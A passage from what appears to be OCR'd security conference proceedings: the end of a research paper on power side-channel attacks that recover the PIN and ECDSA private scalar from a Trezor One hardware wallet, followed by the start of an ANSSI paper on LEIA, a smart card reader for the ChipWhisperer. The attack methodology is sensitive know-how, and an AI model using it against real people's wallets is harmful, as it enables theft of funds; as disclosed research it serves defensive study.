These classifiers are more accurate since they take into account more precisely the value of the input PIN. Furthermore, the classification is mapped to 9 distinct values: $0, 1, 2, 3, 4, 5, 6, 7, 8, 9$ instead of the possible 18 subtraction values: $0, 1, 2, 3, 4, 5, 6, 7, 8, 248, 249, 250, 251, 252, 253, 254, 255$.




Fig. 9. Matching performance targeting the carry of the subtraction.

```
    ; r1 = stored_pin
    ; r3 = input_pin
    ; r6 = input_pin
    subs      r1, r1, r6    ; 32 bits subtraction
    orrs      r3, r1        ; 32 bits OR
    uxtb      r3, r3        ; cast to byte
```

Listing 2. PIN digit subtraction-comparison.

Match with a chosen PIN strategy. Using these efficient classifiers, we can now implement a chosen PIN strategy to attack the PIN verify function.

1. Input 5555 as PIN (on average, this is the value which gives the most information). If this is the correct value of PIN, the attack is successful. Otherwise the corresponding trace $l0$ is retrieved and matched with $\mathsf{Classifier}_{i,5}(l0)$ which gives probabilities for each possible digit value.
2. Input the most likely and not yet presented PIN value. If this is the correct value of the PIN digit, the attack is successful. Otherwise the corresponding trace l_j is retrieved and matched with $\mathsf{Classifier}_{i,k}(l_j)$ which gives probabilities for each possible digit value and go to 2.

This pseudo algorithm gives an efficient way to retrieve the correct value of PIN and log in the device.

On a set of 300 traces, 4.8 tries are necessary to log into the device. This corresponds to ≈ 10 sec to break the security of the device due to the implemented waiting time.

4 Breaking Scalar Multiplication

In this section, we will describe how to mount a side-channel attack on the scalar multiplication from `trezor-crypto`, the open-source cryptographic library developed by Trezor [3], used on its device, but also used by other hardware-wallets such as Keepkey and Archos Safe-T. The attacks presented below, as for the PIN comparison, are performed on a *Trezor One*.

The scalar multiplication is used on elliptic curve operations. Let $\mathbb{C}$ be an elliptic curve, $P \in \mathbb{C}$ a point on this curve, and $k \in \mathbb{N}$ a positive integer. The scalar multiplication computes the point $G = [k]P$, which also lies on the curve.

The reason we are evaluating the scalar multiplication implementation is that it is used with sensitive parameters:

— during an elliptic curve public key derivation: the scalar used is the value of the *private key*;
— during an ECDSA signature: the scalar used is a nonce whose value can lead to the disclosure of the *private key* from the signature.

The scalar multiplication implemented within `trezor-crypto` as the `point_multiply` function has already been the target of a side-channel attack [10]. Following this attack the code has been patched, and the comments in the code now mention a side-channel protected implementation.

However, we show that this countermeasure does not protect from our attack, since we show how to retrieve a scalar using a single `point_multiply` execution and an oscilloscope.

During all this study, we will only work on the `secp256k1` elliptic curve: meaning our scalar will be at most 256-bit long.

In a very similar order as section 3, section 4.1 will present the targeted function, and the *sensitive values* we picked to reconstruct a scalar. Section 4.2 will describe the *leakage characterization*, and section 4.3 and 4.4 will describe the two kinds of side-channel attacks we used to recover a scalar: a *timing* attack and a *profiled* side-channel attack.

4.1 Targeted function

The targeted function, `point_multiply` is part of `trezor-crypto` library. As mentioned in the comments, it implements an optimized 4-NAF (Non-Adjacent Form) algorithm for scalar multiplication described in [17].

```
// simplified pseudo-code of point_multiply():
// gives an idea of what the code is actually doing.

point_multiply(bignum256 k, curve_point P)
{
    a = k +  2  ^  256 (mod curve->order)  //a is odd

    pmult = [P, 3 P, 5P, ..., 15P]    //precomputation

    Q = P

    a = [a[0], ... a[63]] // a is split into 64 nibbles

    for(i =  62 ; i >=  0  ; i--) {

        nsign, sign, bits = f(a[i], a[i+1])
        """
        based on a[i] and a[i+1],
        three values are computed at each step:
        - sign: 1 bit
        - nsign: 1 bit
        - bits: 4 bits
        """

        Q = 16 P
        conditional_negate( sign ^ nsign , Q.z, prime)
        point_jacobian_add(pmult[ bits >> 1 ], Q)
    }
    return Q
}
```

Listing 3. The pseudo code of the targeted function: Elliptic Curve scalar multiplication.

Listing 3 is the pseudo-code we wrote describing what is done by the `point_multiply` function. For the whole source code, see the GitHub repository [3].

During a scalar multiplication $[k]P$:

— k is transformed into a: $a = k + 2^{256}$ mod order,
— $[3]P, [5P], \ldots, [15]P$ are precomputed and stored into `pmult`,
— The main loop is executed, on each nibble of a:
  — `sign, nsign` and `bits` are derived from a,
  — `conditional_negate` is called with `sign ^ nsign` (1 bit per loop step),
  — one of the precomputed `pmult` points is manipulated depending on `bits >> 1` (3 bits per loop step).

Knowing the 64 values of `(sign, nsign, bits>>1)` allows to reconstruct a and therefore, k.

We define the sensitive values this way:

$$f_i(k) = \text{sign}_i \oplus \text{nsign}_i, \;\; 0 \leq i < 64$$

$$g_i(k) = \text{bits}_i >> 1, \;\; 0 \leq i < 64$$

Still following a *Divide & Conquer strategy*, these are the 2×64 values that we will retrieve through independent side-channel attacks, in order to reconstruct the scalar k.

4.2 Leakage characterization

The same setup as the PIN attack is used for power acquisition. We acquire side-channel power traces during several executions of the `point_multiply` function. Figure 10 shows a single power trace acquired from the beginning of the `point_multiply` function. The red rectangles frame the successive steps of the algorithm described in listing 3:

— the construction of a from k at the first red rectangle;
— the 7 steps of the *pmult* computation at the second red rectangle;
— the 14 first steps out of the 64 in the main loop at the last red rectangle.

An additional step has to be performed on the power traces in order to pass the attack: *leakage synchronization*. It consists in modifying each power traces in order to make them look alike. Figure 11 shows several raw power traces plotted together on the top part. The traces may look alike, but a *jitter* is present and has to be corrected. Several distinct patterns are used to modify each power trace to correct this *jitter*. The ouput of this *leakage synchronization* is shown on the bottom plot in figure 11.




Fig. 10. The power trace from the beginning of a scalar multiplication. The third red rectangle show the 14 first steps of the algorithm.




Fig. 11. 10 power traces zoomed in on a loop step: before (up) and after (down) *leakage synchronization*: the *jitter* has disappeared.

We build our *profiling set* by acquiring 150,000 power traces captured during the `point_multiply` exectution on a *Trezor One* device, with known random scalars k. The *leakage synchronization* processing is then applied on thoses power traces.

Just as in section 3.2, we compute NICV on the *profiling set* with our *sensitive values* identified at section 4.1. Figure 12 displays the NICV curves for our sensitive values. We observe a strong dependency between our power leakage and our *sensitive values*.

Regarding the f_i, we get scores close to 1, which is investigated and explained in the next section. Regarding the g_i, a *profiled* side-channel attack is presented in section 4.4 (in a similar fashion to the PIN attack in section 3.3).




Fig. 12. The top figure represents the mean power trace zoomed in on the 10 first steps on the main loop. The middle figure shows the NICV curves corresponding to the *sensitive values* $f_3, \ldots, f_9$ (dealing with $\text{sign}_i \oplus \text{nsign}_i$). The bottom figure shows the NICV curves corresponding to the *sensitive values* $g_3, \ldots, g_9$ (dealing with $\text{bits}_i >> 1$).




Fig. 13. 10 power traces zoomed on a portion of a single loop step exhibiting two different behaviors.

4.3 Retrieving $\text{sign}_i \oplus \text{nsign}_i$ with a timing attack

From the middle plot of figure 12, the values of the NICV on the f_i *sensitive values* are suspiciously high. They are indeed induced by a timing leakage we found on the power traces. Figure 13 shows 10 power traces zoomed in on a portion of a single step of the loop. The traces can clearly be split into two classes. A closer look shows that the separation into those two classes is exactly explained by the value of $f_i(k) = \text{sign}_i \oplus \text{nsign}_i$: the first class occurs when $f_i(k) = 0$, and the second class occurs when $f_i(k) = 1$.

Hence we have a visual distinguisher which allows us, with a 100% success rate, to extract the value of the $\text{sign}_i \oplus \text{nsign}_i$ in a single trace. This timing leakage occurs during the `conditional_negate` function call, whose execution flow is conditioned by the value of $\text{sign}_i \oplus \text{nsign}_i$ (see listing 3).

4.4 Retrieving $(\text{bits}_i >> 1)$ with a profiled attack

Now we have to retrieve the 64 successive values of $(\text{bits}_i >> 1)$. In order to do so, we mount a *profiled* side-channel attack, very closely resembling the one described in section 3.3.

The learning phase consists in using the *profiling set* with the *sensitive values* g_i. The end result is a set of $\mathsf{Classifier}_i$ such that:

$$\mathsf{Classifier}_i(l) = \mathsf{Proba}[(\text{bits}_i >> 1) = x] \text{ , for } 0 \leq x < 8$$

Once again, on a new device, running the `point_multiply` function with unknown scalar k, we acquired a few power traces and input them to the $\mathsf{Classifier}_i$. Figure 14 shows the progression of the 8 possible values that $(\text{bits}_i >> 1)$ could take. This attack works with only a single trace.

This attack has been repeated on different steps of the loop, on 300 sets of traces. In more than 99% of the cases, the attack works with a single power trace. In the remaining cases, 2 power traces are needed.

4.5 Summing up

We just demonstrated how to reconstruct a scalar k used on a *Trezor One* device in a single execution of the `point_multiply` function from its corresponding power trace, despite the constant-time execution. Recovering the whole k means that we have been able to mount 128 independent side-channel attacks:

— 64 *timing* attacks to recover the 64 values of the $\text{sign}_i \oplus \text{nsign}_i$, by using a single trace
— 64 *profiled* attacks to recover the 64 values of the $(\text{bits}_i >> 1)$, by using a single trace

From all those recovered intermediate values, the scalar k can be reconstructed.




Fig. 14. Matching phase of a single classifier on a set of 5 traces: here we use $\mathsf{Classifier}_4$. The 8 curves represent the progression of the score for each possible value of $(\text{bits}_i >> 1)$. The score for the solution is plotted in red with $\times$.

5 Replaying attacks without the hardware

We have developed a tool on top of Unicorn [5], a generic CPU emulator, in order to easily trace execution of code snippets and, among other uses, simulate side-channel traces in a purely software way. This tool is called `Rainbow` [1] and is open sourced on GitHub. In its examples, one can find a function that emulates the Trezor PIN comparison directly from the ELF binary file that can be compiled from `trezor-mcu` sources [4].

Using a dedicated viewer, we can display the sequence of instructions on the left-hand side and the corresponding traces on the right-hand side.

For the two attacks in this article, we are most interested in re-generating the NICVs, which help identify the presence of a vulnerability. We can directly compute those from the simulated traces, without the need for an oscilloscope or even the target device.

For the PIN attack from section 3, this view of the NICV alongside the instructions does not reveal any surprising leakage compared to our




Fig. 15. NICV from simulated curves for the PIN attack, to be compared with figure 5.




Fig. 16. Emulated scalar multiplication from the Trezor firmware (with artificial noise).

initial source code analysis. Nonetheless it would be helpful in identifying a conceptual flaw in terms of side-channel leakage in such an implementation, and for automated leakage assessment purposes.

A longer and heavier operation such as the full scalar multiplication can also be emulated without too much trouble, as shown by a portion of the execution trace in figure 16.

6 Conclusion

In this paper, we presented two side-channel attacks targeting the open source hardware wallet *Trezor One*. The first attack is targeting the `trezor-mcu` firmware code allowing to retrieve the user PIN, and the second attack targets the scalar multiplication implemented by `trezor-crypto` library, allowing to retrieve the scalar used.

The open access to the code and the devices facilitates the use of the powerful class of side-channel attacks that are *profiled attacks*. Using machine learning techniques on modified version of the targeted firmware on an *open device* allowed us to extract the user PIN from a *Trezor One* device in 5 attempts (below the limit of 15 attempts normally enforced by the device) and extract the nonce of an ECDSA signature in a single execution, which leads to complete recovery of the user's private key. Several other wallets were affected, since they are based on the same code as the *Trezor One*. The PIN vulnerability was patched by Trezor following our responsible disclosure. The nonce extraction was not, however it has no immediate impact on the user (since knowledge of the PIN is required to mount that attack).

References

1. Rainbow - Unicorn-based tracer. `https://github.com/Ledger-Donjon/rainbow`.
2. STM32 portfolio. `https://www.st.com/en/microcontrollers/stm32-32-bit-arm-cortex-mcus.html`.
3. trezor-crypto: Heavily optimized cryptography algorithms for embedded devices. `https://github.com/trezor/trezor-crypto`.
4. trezor-mcu: TREZOR One Bootloader and Firmware. `https://github.com/trezor/trezor-mcu`.
5. Unicorn Engine - Multiarchitecture emulator. `http://www.unicorn-engine.org/`.
6. Shivam Bhasin, Jean-Luc Danger, Sylvain Guilley, and Zakaria Najm. NICV: Normalized Inter-Class Variance for Detection of Side-Channel Leakage, howpublished = Cryptology ePrint Archive, Report 2013/717, year = 2013, note = `https://eprint.iacr.org/2013/717`,.

7. Suresh Chari, Josyula R. Rao, and Pankaj Rohatgi. Template Attacks. In Burton S. Kaliski, çetin K. Koç, and Christof Paar, editors, *Cryptographic Hardware and Embedded Systems - CHES 2002*, pages 13–28, Berlin, Heidelberg, 2003. Springer Berlin Heidelberg.
8. Karine Gandolfi, Christophe Mourtel, and Francis Olivier. Electromagnetic Analysis: Concrete Results. In Çetin K. Koç, David Naccache, and Christof Paar, editors, *Cryptographic Hardware and Embedded Systems — CHES 2001*, pages 251–261, Berlin, Heidelberg, 2001. Springer Berlin Heidelberg.
9. Trevor Hastie, Robert Tibshirani, and Jerome Friedman. *The Elements of Statistical Learning*. Springer Series in Statistics. Springer New York Inc., New York, NY, USA, 2001.
10. Jochen Hoenicke. Extracting the Private Key from a TREZOR. `https://jochen-hoenicke.de/crypto/trezor-power-analysis/`.
11. Gabriel Hospodar, Benedikt Gierlichs, Elke De Mulder, Ingrid Verbauwhede, and Joos Vandewalle. Machine learning in side-channel analysis: a first study. *Journal of Cryptographic Engineering*, 1(4):293, Oct 2011.
12. Peter Karsmakers, Benedikt Gierlichs, Kristiaan Pelckmans, Katrien De Cock, Johan Suykens, Bart Preneel, and Bart De Moor. Side channel attacks on cryptographic devices as a classification problem. 03 2019.
13. Paul C. Kocher. Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems. In *Advances in Cryptology - CRYPTO '96, 16th Annual International Cryptology Conference, Santa Barbara, California, USA, August 18-22, 1996, Proceedings*, pages 104–113, 1996.
14. Paul C. Kocher, Joshua Jaffe, and Benjamin Jun. Differential Power Analysis. In *Advances in Cryptology - CRYPTO '99, 19th Annual International Cryptology Conference, Santa Barbara, California, USA, August 15-19, 1999, Proceedings*, pages 388–397, 1999.
15. Karl Kreder. Hardware Wallet Vulnerabilities. `https://blog.gridplus.io/hardware-wallet-vulnerabilities-f20688361b88`, 2017.
16. Houssem Maghrebi, Thibault Portigliatti, and Emmanuel Prouff. Breaking Cryptographic Implementations Using Deep Learning Techniques. *IACR Cryptology ePrint Archive*, 2016:921, 2016.
17. Katsuyuki Okeya and Tsuyoshi Takagi. The Width-w NAF Method Provides Small Memory and Fast Elliptic Scalar Multiplications Secure against Side Channel Attacks. In *CT-RSA*, 2003.
18. M. San Pedro, V. Servant, and C. Guillemet. Lascar: Ledger's Advanced Side Channel Analysis Repository. `https://github.com/Ledger-Donjon/lascar`, 2018.

LEIA: the Lab Embedded ISO7816 Analyzer A Custom Smartcard Reader for the ChipWhisperer

Ryad Benadjila, Mathieu Renard, David Elbaze, and Philippe Trébuchet
firstname.lastname@ssi.gouv.fr

ANSSI

Abstract. Among the hardware security evaluation toolkits that are publicly available, the ChipWhisperer has become very popular. This framework based on low-cost open hardware platform and open source software, allows performing Side-Channel Analysis (SCA) like Simple Power Analysis (SPA), Differential Power Analysis (DPA) or Correlation Power Analysis (CPA) on Integrated Circuits (ICs). Unfortunately, previous attempts to integrate a smart card reader compatible with the ChipWhisperer are limited. In order to allow the community to study such targets which are ubiquitous in the world of security, but have a specific form factor, we present through this work LEIA, an open source and open hardware victim board for the ChipWhisperer allowing the evaluation of targets in the smart card's format.

1 Introduction

The ChipWhisperer [13,36] is a project with the ambition of providing an affordable open source toolchain for side-channel power analysis and glitching attacks. Many academic papers present it as a reference evaluation platform [14, 32, 35]. ChipWhisperer is intended to be an improvement over older boards like for instance, SASEBO [23] and SAKURA [22]. Due to its relatively low price (from 250 $ to 3,800 $ depending of the kit) and good capture performances, it has become very popular in the recent years. Moreover, this framework is an open hardware platform and comes with an open source SDK.

The ChipWhisperer is very versatile: out of the box, it offers various targets (MCUs or CPUs) to put under scrutiny. However, no smart cards are currently publicly available as targets, at least with a plug-and-play integration. Even though some attempts have been made to integrate a preliminary support in old versions of the ChipWhisperer, they failed to make it to the current stable and upstream version. In order to allow the community to easily study such ubiquitous (but with a specific form factor) targets, we present the design of LEIA, a CW308 UFO daughter

board for smart card security assessment that is compatible with the ChipWhisperer.

This paper is organized as follows. First, the ChipWhisperer ecosystem is depicted in section 2. Then, the specificities of smart cards and the ISO7816 standards are summarized in section 3. The challenges faced during the hardware design of LEIA are discussed in section 4. The software architecture and the additional functionalities added to the ChipWhisperer SDK are detailed in section 5. Finally, the ASCAD [1,41] use case (an open side-channel attacks database using an open source smart card platform) is introduced in section 6 as a testing and validation vehicle.

2 The ChipWhisperer framework

The ChipWhisperer project has both academic foundations [37] and industrial ambitions with efficient manufacturing process. It aims at targeting various actors of hardware security:

— The students, by providing an affordable framework to learn the basics of side-channel analysis (SCA) and fault attacks (FA). It helps teachers offer practical exercises built on a complete ecosystem (all the hardware and software are provided and *plug-and-play*).
— The researchers, by helping them to reproduce experiments made by others, and by making their experiments reproducible by other researchers too.
— The embedded systems makers, by offering them a fast prototyping development platform.

By allowing to play most of the hardware security tests on Integrated Circuits (IC), it gives the end user an easy way to apply the recent research publications and validate the published results. This evaluation step is essential in order to improve the security of embedded systems.

Among the proposed set of features, the ChipWhisperer allows users to measure the *power consumption* of ICs [33]. The captured traces can be then used to realize various power analyses such as Simple Power Analysis (SPA) [30], Differential Power Analysis (DPA) [30] or even Correlation Power Analysis (CPA) [18].

It can also be used in order to inject faults by generating voltage glitches [15–17, 19, 20, 28, 29].

The project is composed of two parts, detailed in the next sections :

— The hardware platform: a control board and the targets.
— The software framework, which consists of all the scripts allowing to control the hardware and run the SCA and FA algorithms.

2.1 The ChipWhisperer hardware

Figure 1 shows examples of hardware kits as they are sold. They are detailed in the sequel.




Fig. 1. ChipWhisperer kit composition.

Control and measurement device. The ChipWhisperer-Lite (figure 1.3) is a multipurpose board, providing a power analysis capture instrument, and a power supply glitching module. It is also supplied with an embedded target (XMEGA microcontroller). Both are on the same PCB but can easily be splitted in two different parts. Then, the user can connect the control part of the PCB to analyse another target. The board consists in an FPGA for generating signals (clock, data, trigger), a micro USB port enabling the configuration of the board with a computer, a 20-pin connector which allows to connect other target that the one provided (see the Targets paragraph).

The ChipWhisperer-Pro (figure 1.3) is an upgraded version of the ChipWhisperer-Lite. It includes a larger sample buffer, streaming-mode captures and a touchscreen interface, all of that in a fancy box. These features make it a device targetting laboratory use.

Targets. Both controller boards can be connected to what ChipWhisperer calls a *target*. The target is the component being studied. It can be a microcontroller, an FPGA, or any other IC. The connection between the controller board and the target is normalized and is a 20 pins connector simply named 20-Pin ChipWhisperer Connector.

NewAE, the company that sells the ChipWhisperer, provides various targets on its website, XMEGA (CW303, the one shipped with the ChipWhisperer-Lite), ATMEGA328P (CW304), FPGA (CW305), etc.

